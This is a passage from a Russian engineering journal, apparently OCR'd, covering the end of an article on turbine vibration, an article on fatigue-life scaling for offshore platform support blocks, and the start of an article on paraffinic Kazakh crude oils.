


Рис. 3. Возникновение высокочастотной вибрации, W_x , W_y – моменты сопротивления ротора по осям X и Y




Рис. 4. Сечение ротора двухполюсного электрического генератора: 1 – большой зуб, 2 – малый зуб, 3 – пазы секций обмоток возбуждения, 4 – фальшпазы

Вибрации двойной оборотной частоты могут возникнуть из-за овальности шеек вала подшипников скольжения ротора [1].

Источниками высокочастотных возмущающихся сил в самой турбине могут быть шпоночные пазы дисков, муфт сцепления, колес масляных насосов и др. Однако несимметрия, вносимая ими, как правило, невелика.

Электрические генераторы турбин насыщенного пара, устанавливаемые предпочтительно на атомных станциях, имеют частоту вращения 25 Гц и менее подвержены высокочастотной вибрации, так как выполняются с четырьмя полюсами и, следовательно, имеют симметричную конструкцию ротора.

Выводы

Непрерывное ужесточение требований к надежности работы элементов конструкций и многократным развитием техники, ростом нагрузок и скоростей в стационарных установках и транспортных машинах привело к многократному возрастанию отрицательного влияния вибрации на эксплуатационные свойства деталей машин и оборудования. В связи с переходом на критические и сверхкритические параметры рабочего тела – пара и ростом единичных мощностей основного оборудования на электрических станциях существенно увеличилась вибрационная опасность его эксплуатации, часто приводящая к авариям и человеческим жертвам.

Причиной вибрации всех машин с вращающимися элементами являются неуравновешенные силовые воздействия, которые агрегат испытывает весь длительный пери-

од эксплуатации, начиная с момента его изготовления в цехах завода.

Кратко описана физика возникновения низкочастотной и высокочастотной вибраций турбомашин. Рассмотрены средства снижения вибрации в реальных условиях конкретного вида колебаний.

Список литературы

1. Григорьев Н.В. Вибрация энергетических машин / Н.В. Григорьев. – Л.: Машиностроение, 1974.
2. Загретдинов И.Ш., Котюк А.Г., Трухний А.Д. Разрушение турбоагрегата 300 МВт Каширской ГРЭС: причины, последствия и выводы // Теплоэнергетика. – 2004. – № 5.
3. Трухний А.Д. Стационарные паровые турбины / А.Д. Трухний. – М.: Энергоатомиздат, 1990. – 640 с.
4. Миндрин В.И. Вибрация энергетических машин. Технические средства защиты: учеб. Пособие / В.И. Миндрин; НГТУ им. Р.Е. Алексеева. – Н. Новгород, 2011. – 81 с.
5. Пачурин Г.В., Елькин А.Б., Миндрин В.И., Гейко И.В. и др. Основы безопасности жизнедеятельности: учеб. пособие / Г.В. Пачурин [и др.]; Нижегород. гос. техн. ун-т им. Р.Е. Алексеева. – 2-е изд. Перераб. и доп. – Н. Новгород, 2014. – 269 с.
6. Пачурин Г.В. Долговечность пластически деформированных коррозионно-стойких сталей // Вестник машиностроения. – 2012. – № 7. – С. 65–68.
7. Пачурин Г.В., Галкин В.В., Власов В.А., Межегин Н.А. Усталостное разрушение при разных температурах и долговечность штампованных металлоизделий: монография / Г.В. Пачурин [и др.]; под общей ред. Г.В. Пачурина; НГТУ. – Н. Новгород, 2010. – 169 с.
8. Пачурин Г.В. Коррозионная долговечность изделий из деформационно-упрочненных металлов и сплавов: Учебное пособие. – 2-е изд., доп. – СПб.: Издательство «Лань», 2014. – 160 с.
9. Pachurin G.V. Ruggedness of structural material and working life of metal components // Steel in Translation. – 2008. – T. 38, № 3. – P. 217–220.
10. Pachurin G.V. Life of Plastically Deformed Corrosion Resistant Steel // Russian Engineering Research. – 2012. – Vol. 32, № 9–10. – P. 661–664.

УДК 622.276.04

МЕТОДОЛОГИЯ СОПОСТАВЛЕНИЯ РЕЗУЛЬТАТОВ ЭКСПЕРИМЕНТАЛЬНЫХ ИСПЫТАНИЙ С РЕАЛЬНЫМИ КОНСТРУКТИВНЫМИ ЭЛЕМЕНТАМИ ОПОРНЫХ БЛОКОВ МОРСКИХ СТАЦИОНАРНЫХ ПЛАТФОРМ (КЭ ОБ МСП)

¹Староконь И.В., ¹Надыров Р.И., ²Шолотонов А.В.¹*Российский государственный университет нефти и газа им. И.М. Губкина, Москва, e-mail: starokon79@mail.ru;*²*ООО «Газпром трансгаз Москва», Брянское ЛПУ МГ, п. Глинисево, e-mail: starokon79@mail.ru*

В статье рассматриваются проблемы сопоставления результатов усталостных испытаний лабораторных образцов с усталостным поведением реальных конструктивных элементов опорных блоков морских стационарных платформ. На основе открытых данных из различных литературных источников предложена методика, при помощи которой становится возможным перенести результаты лабораторных исследований на реальные объекты. Проанализировано влияние масштабного фактора, шероховатости поверхности, чувствительности к концентрации напряжений и зависимости от вида технологической обработки. На основе выполненного анализа предложено применение эксплуатационно-технологического коэффициента, который позволяет учитывать взаимовлияние вышеперечисленных факторов. Рассчитаны параметры кривой усталости для колонн, горизонтальных поясов и раскосов опорного блока. Построены кривые усталости для сталей ВСтЗсп5 и 09Г2С в условиях морского месторождения.

Ключевые слова: усталостные трещины, ресурс, кривые усталости, морские стационарные платформы, опорные блоки, напряжения, масштабирование

METHODOLOGY OF COMPARING THE EXPERIMENTAL TESTS FOR FATIGUE WITH REAL STRUCTURAL ELEMENTS SUPPORT BLOCK FIXED OFFSHORE PLATFORMS

¹Starokon I.V., ¹Nadyrov R.I., ²Sholotonov A.V.¹*Russian State University of Oil and Gas named I.M. Gubkin, Moscow, e-mail: starokon79@mail.ru;*²*ООО «Gazprom transgaz Moskva», Brjanskoe LPU MG, p. Glinishevo, e-mail: starokon79@mail.ru*

The article deals with the problem of comparing the results of fatigue tests of laboratory specimens with fatigue behavior of real structural elements supporting blocks of fixed offshore platforms. On the basis of open data from various literary sources proposed a method by which it is possible to transfer the results of laboratory tests on real objects. The influence of the scale factor, surface roughness, sensitivity to stress concentration and dependence on the type of hardening treatment. On the basis of the analysis provided the use of operational and technological factor, which takes into account the mutual influence of these factors. The parameters of the fatigue curve for columns, horizontal belts and braces the bearing block. Constructed fatigue curves for steels Vst3sp5 and 09G2S under the offshore field.

Keywords: fatigue cracks, resource, fatigue curves, fixed offshore platforms, support blocks, tension, scaling

Важной с практической точки зрения является задача масштабирования результатов, полученных при испытаниях лабораторных образцов на реальные объекты КЭ ОБ МСП. Современные исследования предлагают различные теории оценки влияния масштабного фактора в зависимости от шероховатости поверхности реального конструктивного элемента МСП и сварного соединения по сравнению с гладким образцом (шероховатость в пределах 0,16–0,32 мкм), реальных геометрических размеров КЭ и сварных соединений ОБ МСП по сравнению с лабораторными образцами, концентрацию напряжений, обусловленных видом сварного соединения и возможными дефектами, остаточными напряжениями в шве и околошовной зоне, зависимости от коэффициента асимметрии цикла, возможности наличия участков металла с разными механическими

свойствами, размерами поперечных сечений и т.д. Задачей данной статьи является масштабирование предела выносливости, полученного в результате экспериментальных исследований на реальные конструктивные элементы и сварные соединения опорного блока МСП. Следует отметить, что если для учета основных факторов, влияющих на масштабирование результатов экспериментов образцов металла КЭ МСП, разработаны и получили практическое подтверждение методики взаимовлияния различных факторов, то для сварных соединений такие методики разработаны недостаточно.

Рассмотрим методику учета взаимовлияния основных эксплуатационно-технологических факторов, влияющих на изменение значения предела выносливости и других параметров кривой усталости для основных конструктивных элементов ОБ МСП. В ка-

честве таких параметров, по мнению различных авторов [1–7], следует рассматривать соотношение размеров лабораторного образца и элементов КЭ ОБ МСП, асимметрию циклов напряжений, шероховатость поверхности и влияние методов поверхностного упрочнения. Результирующее влияние этих параметров на предел выносливости учитывается путем введения коэффициента взаимовлияния $K_{\sigma \text{ КЭ МСП}}$ по формуле:

$$\sigma_{-1 \text{ КЭ МСП}} = \frac{\sigma_{-1}}{K_{\sigma \text{ КЭ МСП}}}, \quad (1)$$

где $\sigma_{-1 \text{ КЭ МСП}}$ – предел выносливости конструктивного элемента ОБ МСП; σ_{-1} – предел выносливости лабораторного образца материала; $K_{\sigma \text{ КЭ МСП}}$ – коэффициент взаимовлияния различных факторов.

В свою очередь коэффициент $K_{\sigma \text{ КЭ МСП}}$ рассчитывается по формуле:

$$K_{\sigma \text{ КЭ МСП}} = \left(\frac{K_{\sigma}}{K_{d\sigma}} + \frac{1}{K_F} - 1 \right) \frac{1}{K_V}, \quad (2)$$

где K_{σ} – эффективный коэффициент концентрации напряжений; $K_{d\sigma}$ – масштабный фактор; K_F – коэффициент, учитывающий влияние шероховатости; K_V – фактор технологического упрочнения.

Величина K_{σ} определяется по формуле:

$$K_{\sigma} = 1 + q_{\sigma} (\alpha_{\sigma} - 1), \quad (3)$$

где q_{σ} – коэффициент чувствительности материала к концентрации напряжений, α_{σ} – теоретический коэффициент концентрации напряжений. Исходя из имеющихся справочных данных примем $\alpha_{\sigma} = 2$, а σ_B – временное сопротивление, равное 490 МПа. Анализируя график на рис. 1, получим значение q_{σ} , равное 0,5, а значение K_{σ} в этом случае будет равно 1,5.




Рис. 1. Определение значения коэффициента чувствительности материала к концентрации напряжений




Рис. 2. Определение значения коэффициента влияния коррозии на шероховатость в условиях морского месторождения

Величину $K_{d\sigma}$ можно определить различными способами. Однако в работе [3] показывается, что при увеличении площади испытуемых образцов свыше 4000 мм², снижение величины предела выносливости практически отсутствует, и величину $K_{d\sigma}$ можно приближенно принять равной 0,6.

Величину K_F можно вычислить по формуле:

$$K_F = 1 - 0,22 \lg(R_z) \cdot \left(\lg \frac{\sigma_B}{20} - 1 \right), \quad (4)$$

где R_z – шероховатость поверхности реального КЭ МСП, σ_B – временное сопротивление.

В нормативной документации указывается, что при наличии коррозионного воздействия K_F в расчетах должно быть заменено на K_{kop} , значение которого определяется по графику 2.

Значения K_V для сталей принимается по данным табл. 1 в зависимости от вида упрочняющих обработок.

Таблица 1
Зависимость коэффициента K_V от вида упрочняющих обработок

Тип упрочнения	K_V
Закалка токами высокой частоты	1,2...1,6
Азотирование на глубину 0,1...0,4 мм	1,10...1,15
Цементация на глубину 0,2...0,6 мм	1,10...1,15
Обкатка поверхности роликами	1,10...1,25

В связи с отсутствием данных об упрочняющих обработках значение K_V принимается равным 1. Произведем расчет величины коэффициента, учитывающего основные эксплуатационно-технологические факторы для элементов, выполненных из стали 09Г2С:

$$K_{\sigma \text{ д}} = \left(\frac{1,51}{0,60,3} - 1 \right) = 4,36. \quad (5)$$

Следовательно, предел выносливости для конструктивных элементов опорного блока, выполненных из стали 09Г2С (раскосы и горизонтальные элементы), в усло-

виях морского месторождения составляет 55 МПа. Руководствуясь принципами, описанными выше, произведем расчет для элементов, выполненных из стали ВСт3Сп5 (колонны), предел прочности которых для труб, выполненных по ГОСТ 8696-74 составляет 372 МПа. Предел выносливости гладких образцов равняется 200 МПа. В результате проведенного расчета установлено значение $K_{\sigma_{\text{КЭ МСП}}}$ равное 3,91. Произведя соответствующие расчеты, получим для конструктивных элементов опорного блока, выполненных из стали ВСт3Сп5 (колонны), в условиях морского месторождения составляет 51 МПа.

Построим кривые усталости для конструктивных элементов МСП, для чего требуется определить показатель наклона кривой усталости m . Вычислим значение m по формуле [2]

$$m \approx \frac{1}{K_{\sigma_{\text{д}}}} \left(5 + \frac{\sigma_{\text{вр}}}{80} \right). \quad (6)$$

В результате расчета установлено, что для КЭ МСП из стали ВСт3Сп5 показатель наклона кривой усталости равен 2,46. А для КЭ МСП из стали 09Г2С показатель наклона кривой усталости равен 2,55.

Проведем расчеты для горизонтальных элементов и раскосов, выполненных из ста-

ли 09Г2С. Амплитуда напряжений определяется по формуле

$$\sigma_a = \frac{\sigma_{\text{max}} - \sigma_{\text{min}}}{2}. \quad (7)$$

На основе выполненного анализа напряженного состояния ОБ МСП рассчитаем максимальные и минимальные напряжения в цикле [1, 4–7], а также их амплитуду для элементов КЭ МСП из стали 09Г2С (табл. 2).

Из таблицы следует, что максимальные напряжения достигаются как в раскосах, так и в горизонтальных элементах, минимальные значения цикла при высоте волны 13,9 м равняются – 216 МПа, а максимальные – 250 МПа. Следовательно, σ_a будет равен 233 МПа. Рассчитаем параметры кривой усталости для элементов КЭ МСП из стали 09Г2С. Определим число циклов до разрушения при амплитуде напряжений 233 МПа по формуле [2]

$$N = N_G \left(\frac{\sigma_{-1}}{\sigma_a} \right)^m, \quad (8)$$

где N_G – число циклов в точке перелома кривой усталости на уровне напряжений σ_{-1} , принимаемый в соответствии с данными [2–7], равным $6 \cdot 10^6$; σ_{-1} – предел выносливости; σ_a – амплитуда циклов напряжений.

Таблица 2
Характеристики циклов напряжений раскосов и горизонтальных поясов ОБ МСП при высоте волны 13,9 м и скорости ветра 49 м/с

Условия нагружения	Горизонтальные пояса					Раскосы				
Напряжения элементов в отсутствие ВВН, МПа	6	7	32	17	20	77	50	104	112	57
Максимальные напряжения при прямом воздействии волновой нагрузки, МПа	71	75	92	250	182	209	198	267	344	120
Минимальные напряжения при прямом воздействии волновой нагрузки, МПа	– 59	– 61	– 28	– 216	– 142	– 55	– 98	– 59	– 120	– 6
Амплитуда циклов напряжения, МПа	65	68	60	233	162	132	148	163	232	63

Таблица 3
Характеристики циклов напряжений колонн ОБ МСП при высоте волны 13,9 м и скорости ветра 49 м/с

Условия нагружения	Колонны				
Напряжения элементов в отсутствие ВВН, МПа	45	43	18	32	51
Максимальные напряжения при прямом воздействии волновой нагрузки, МПа	250	242	115	197	173
Минимальные напряжения при обратном воздействии волновой нагрузки, МПа	– 160	– 156	– 79	– 133	– 71
Амплитуда циклов напряжения, МПа	205	199	97	165	122




Рис. 3. Диаграмма усталостного разрушения КЭ МСП из стали 09Г2С в условиях морского месторождения




Рис. 4. Диаграмма усталостного разрушения КЭ МСП из стали ВСт3Сп5 в условиях морского месторождения

Подставив ранее полученные значения, получим:

$$N_{092ГС} = 6 \cdot 10^6 \cdot \left(\frac{55}{233} \right)^{2,55} = 1,51 \cdot 10^5. \quad (9)$$

Руководствуясь теми же соображениями, рассчитаем параметры кривой усталости для элементов из стали ВСт3Сп5 исходя из данных, приведенных в работе [2], примем $N_G = 2 \cdot 10^6$. Проанализируем данные о максимальных и минимальных значениях циклов (табл. 3) [1, 4–7]:

В результате получим:

$$N_{ВСт\ 3Сп5} = 2 \cdot 10^6 \cdot \left(\frac{51}{205} \right)^{2,46} = 6,5 \cdot 10^4. \quad (10)$$

Таким образом, диаграммы усталости для конструктивных элементов ОБ МСП приобретут следующий вид (рис. 3–4).

Важное практическое значение имеет коэффициент асимметрии цикла ϕ , при помощи которого устанавливают эквивалентные амплитуды напряжений, которая вычисляется по формуле

$$\sigma_{\text{аз КЭ МСП}} = K_{\sigma \text{ КЭ МСП}} \sigma_a + \phi \sigma_m. \quad (11)$$

В соответствии с рекомендациями, приведенными в коэффициент асимметрии цикла, выбирается в зависимости от предела прочности по данным [2] или приближенно равным 0,2 для легированных ста-

лей. Таким образом, в статье предложена методология, позволяющая сопоставить результаты экспериментальных исследований с реальными объектами КЭ МСП. По соглашению между авторами авторское право и все другие права, связанные с защитой диссертации по материалам данной статьи, принадлежат Староконь И.В.

Список литературы

1. Бородавкин П.П. Морские нефтегазовые сооружения. Учебник для вузов. Часть 1. Конструирование – М.: ООО «Недра-Бизнесцентр», 2006. – 555 с.
2. Березин И.Я., Чернявский О.Ф. Сопротивление материалов. Усталостные разрушения металлов и расчеты на прочность и долговечность при переменных напряжениях: Учебное пособие. Под общей редакцией О.Ф. Чернявского. – Челябинск: Изд. ЮУрГУ, 2002.
3. Клыков Н.А. Расчет характеристик сопротивления усталости сварных соединений. – М.: Машиностроение, 1984. – 160 с.
4. Староконь И.В. Основы теории и практики образования усталостных трещин на морских нефтегазовых сооружениях // Современные проблемы науки и образования. – 2012. – № 4; URL: <http://www.science-education.ru/104-6605>.
5. Староконь И.В. Теоретические основы и практические результаты исследования напряженного состояния опорных блоков морских стационарных платформ // Фундаментальные исследования. – 2014. – № 12–5. – С. 941–946.
6. Староконь И.В., Фролова Н.В., Романенко О.А., Болбот Н.В. Коррозионные процессы в условиях морских нефтегазовых месторождений и их влияние на усталостное трещинообразование // Современные наукоемкие технологии. – 2013. – С. 81–84.
7. Староконь И.В. О влиянии коррозионного воздействия на развитие усталостных трещин на морских нефтегазовых сооружениях (МНГС) // Фундаментальные исследования. – 2012. – № 11–5. – С. 1214–1219.

УДК 622.692.12; 622(276.8+692.2+692.4)

**ОСОБЕННОСТИ СТРОЕНИЯ И СВОЙСТВ ПАРАФИНИСТЫХ НЕФТЕЙ
КАЗАХСТАНА, ВЛИЯЮЩИЕ НА ЭФФЕКТИВНОСТЬ МЕРОПРИЯТИЙ
ПРИ БОРЬБЕ С ПАРАФИНООТЛОЖЕНИЯМИ****Байдельдина О.Ж., Дарибаева Н.Г., Нуранбаева Б.М.***Казахский национальный технический университет
имени К.И. Сатпаева, Алматы, e-mail: bulbulmold@mail.ru*

В статье выполнен сравнительный анализ физико-химических свойств парафинистых нефтей Казахстана, который показал, что с увеличением глубины залегания этих нефтей, а также с повышением пластовой температуры и давления уменьшаются их вязкость и плотность, содержание серы, смол, асфальтенов, т.е. улучшаются качественные характеристики. По реологическим характеристикам, которые в значительной степени зависят от компонентного состава нефти, казахстанские ПН отличаются высоким содержанием парафинов, большой вязкостью и небольшим содержанием дизельных фракций. Установлено, что введение в нефть при ее транспортировке асфальто-смолистых добавок при температуре выше температуры плавления парафинов приводит к стабилизации кристаллов парафина и препятствует процессу роста отложений парафина. Некоторыми авторами изучены также вопросы совместного использования депрессаторов и асфальто-смолистых добавок, что препятствует свободному протеканию процесса парафиноотложений и улучшает реологические свойства нефти.

Ключевые слова: парафинистая нефть, сбор, подготовка, скважинная продукция, реологические свойства нефтей

**FEATURES OF THE STRUCTURE AND PROPERTIES OF CRUDE OILS
OF KAZAKHSTAN INFLUENCING THE EFFECTIVENESS OF INTERVENTIONS
IN THE FIGHT AGAINST PARTYNATIONAL****Baideldina O.Z., Daribaeva N.G., Nuranbaeva B.M.***Kazakh national technical University named after K.I. Satpayev, Almaty,
e-mail: bulbulmold@mail.ru*

The article presents a comparative analysis of physico-chemical properties of crude oils of Kazakhstan showed that with increasing depth of occurrence of these oils, as well as with increasing reservoir temperature and pressure, decrease their viscosity and density, sulfur content, resins, asphaltenes, i.e. improved quality characteristics. By rheological characteristics, which largely depend on the composition of the oil, Kazakhstan GON have a high wax content, high viscosity and a low content of diesel fractions. As you know, a promising way of improving the rheological properties of oils, the viscosity of which is due to high content of paraffins, is the use of depressants [5]. Studies have found that except for special reagents, the choice of which individual, to regulate the process of parafirovanija you can use the components of the oil itself. It is established that the introduction of oil for transportation of asphalt – resinous additives at a temperature above the melting point of paraffin, leads to the stabilization of wax crystals and prevents the growth process of the paraffin. Some authors also studied the joint use of depressors and asphalt-resinous additives that prevents the free flow of this process and improves the rheological properties of oil. The obtained regularities of distribution of crude oils and their physico-chemical, rheological properties can be used to determine the optimal schemes for the collection and effective conditions of transportation of such oils, as well as for improvement of existing systems of training well production oil and gas fields.

Keywords: paraffin oil, collection, preparation, downhole products, rheological properties of oils

В связи с истощением запасов легких нефтей в мире возрос интерес к трудноизвлекаемым, высоковязким и парафинистым нефтям. Известно, что в Казахстане ежегодно добывается более 70 % нефти с высоким содержанием парафинов. Сбор и транспорт таких нефтей ставит перед нефтяниками ряд сложных технических проблем.

Химический состав нефти и ее физические свойства тесно связаны с методами ее добычи и транспортировки. Концентрирование парафинов, асфальтенов и смол приводит к увеличению плотности и вязкости нефти, изменяет ее коллоидную структуру и реологические характеристики, нефть становится трудноизвлекаемой.

Отложения парафинов в призабойной зоне пласта и на поверхности нефтепро-

мыслового оборудования являются одним из серьезных осложнений при эксплуатации скважин, систем сбора и подготовки скважинной продукции. Парафиновые отложения снижают фильтрационные характеристики пласта, уменьшают полезное сечение насосно-компрессорных труб и, как следствие, значительно осложняют добычу и транспортировку нефти, увеличивают расход электроэнергии при механизированном способе добычи, приводят к повышенному износу оборудования.

Определение закономерностей изменения физико-химических свойств парафинистых нефтей могут быть использованы для повышения эффективности их добычи, исследования реологических характеристик, для выбора наиболее рациональных тех-

нологий повышения нефтеотдачи, транспортировки, переработки и хранения таких нефтей.

К парафинистым относят нефти с содержанием парафинов более 6%. На основе исследований парафинистых нефтей, составленных в глобальной базе данных (БД) РАН по физико-химическим свойствам нефтей, включающей описание более 19 200 образцов, составлена схема распределения нефтегазоносных бассейнов с парафинистыми нефтями в мире (рис. 1).

На рис. 2 представлено распределение парафинистых нефтей по странам в соот-

ветствии с ресурсами парафинистых нефтей в этих странах. Первое место по ресурсам парафинистых нефтей занимает Россия, на втором месте – Казахстан и на третьем – Китай.

Одним из важнейших факторов, влияющих на условия добычи и перекачки нефти по нефтепроводам и дальнейшего ее хранения, является компонентный состав нефти, от которого зависят ее физико-химические и реологические свойства. Поэтому изучение компонентного состава и физико-химических свойств нефти служит основой для оптимизации условий добычи, транспортировки и хранения нефти.



Рис. 1. Распределение нефтегазоносных бассейнов с парафинистыми нефтями в мире




Рис. 2. Распределение ресурсов парафинистых нефтей по странам мира

Физико-химические параметры и условия залегания парафинистых нефтей Казахстана

Физико-химические показатели	месторождения Казахстана
Плотность, кг/м ³	849
Вязкость при 20 °С, м ² /с	65,18*10 ⁻⁴
Содержание, мас. %:	
серы,	0,33
парафинов,	17,56
смол,	9,56
асфальтенов	2,88
Фракция н.к. мас. %:	
200 °С	19,08
250 °С	—
300 °С	35,40
350 °С	42,32
Содержание кокса, мас. %	2,81
Газосодержание в нефти, м ³ /т	94,82
Содержание, мас. %:	
ванадия,	0,002
никеля.	0,008
Термобарические условия:	
температура пласта, °С	82,09
пластовое давление, МПа	22,75
Глубина залегания, м	От 1000 до 3000 (более 70 % парафинистые нефти)
Возраст нефтемещающих пород	Мезозойские (более 88 % парафинистые нефти)

В мировом масштабе наибольшими запасами парафинистых нефтей обладают Россия, Казахстан и Китай. В таблице представлены средние значения физико-химических свойств парафинистых нефтей в соответствии с глубиной залегания и возрастом нефтемещающих пластов для месторождений Казахстана.

Из таблицы видно, что парафинистые нефти Казахстана в среднем вязкие, относятся к подклассу нефтей с повышенной вязкостью (35–100*10⁻⁴ м²/с), средние по плотности (840–880 кг/м³), относятся к подклассу высокопарафинистых нефтей (10–20 %), малосернистые (до 0,5 %), смолистые (8–13 %), малоасфальтеновые (до 3 %), с низким содержанием фракции н.к. 200 °С (< 20 %) и средним содержанием фракции н.к. 300 °С (25–50 %).

Парафинистые нефти Казахстана наиболее тяжелые и вязкие, содержат большое количество парафинов, смол и асфальтенов и меньше всего дизельных фракций. Почти половина этих нефтей залегает на глубинах от 1000 до 2000 м, абсолютное большинство (почти 90 %) их являются мезозойскими (таблица).

По реологическим свойствам казахстанские парафинистые нефти имеют повышенную вязкость, большое содержание парафинов и небольшое содержание фрак-

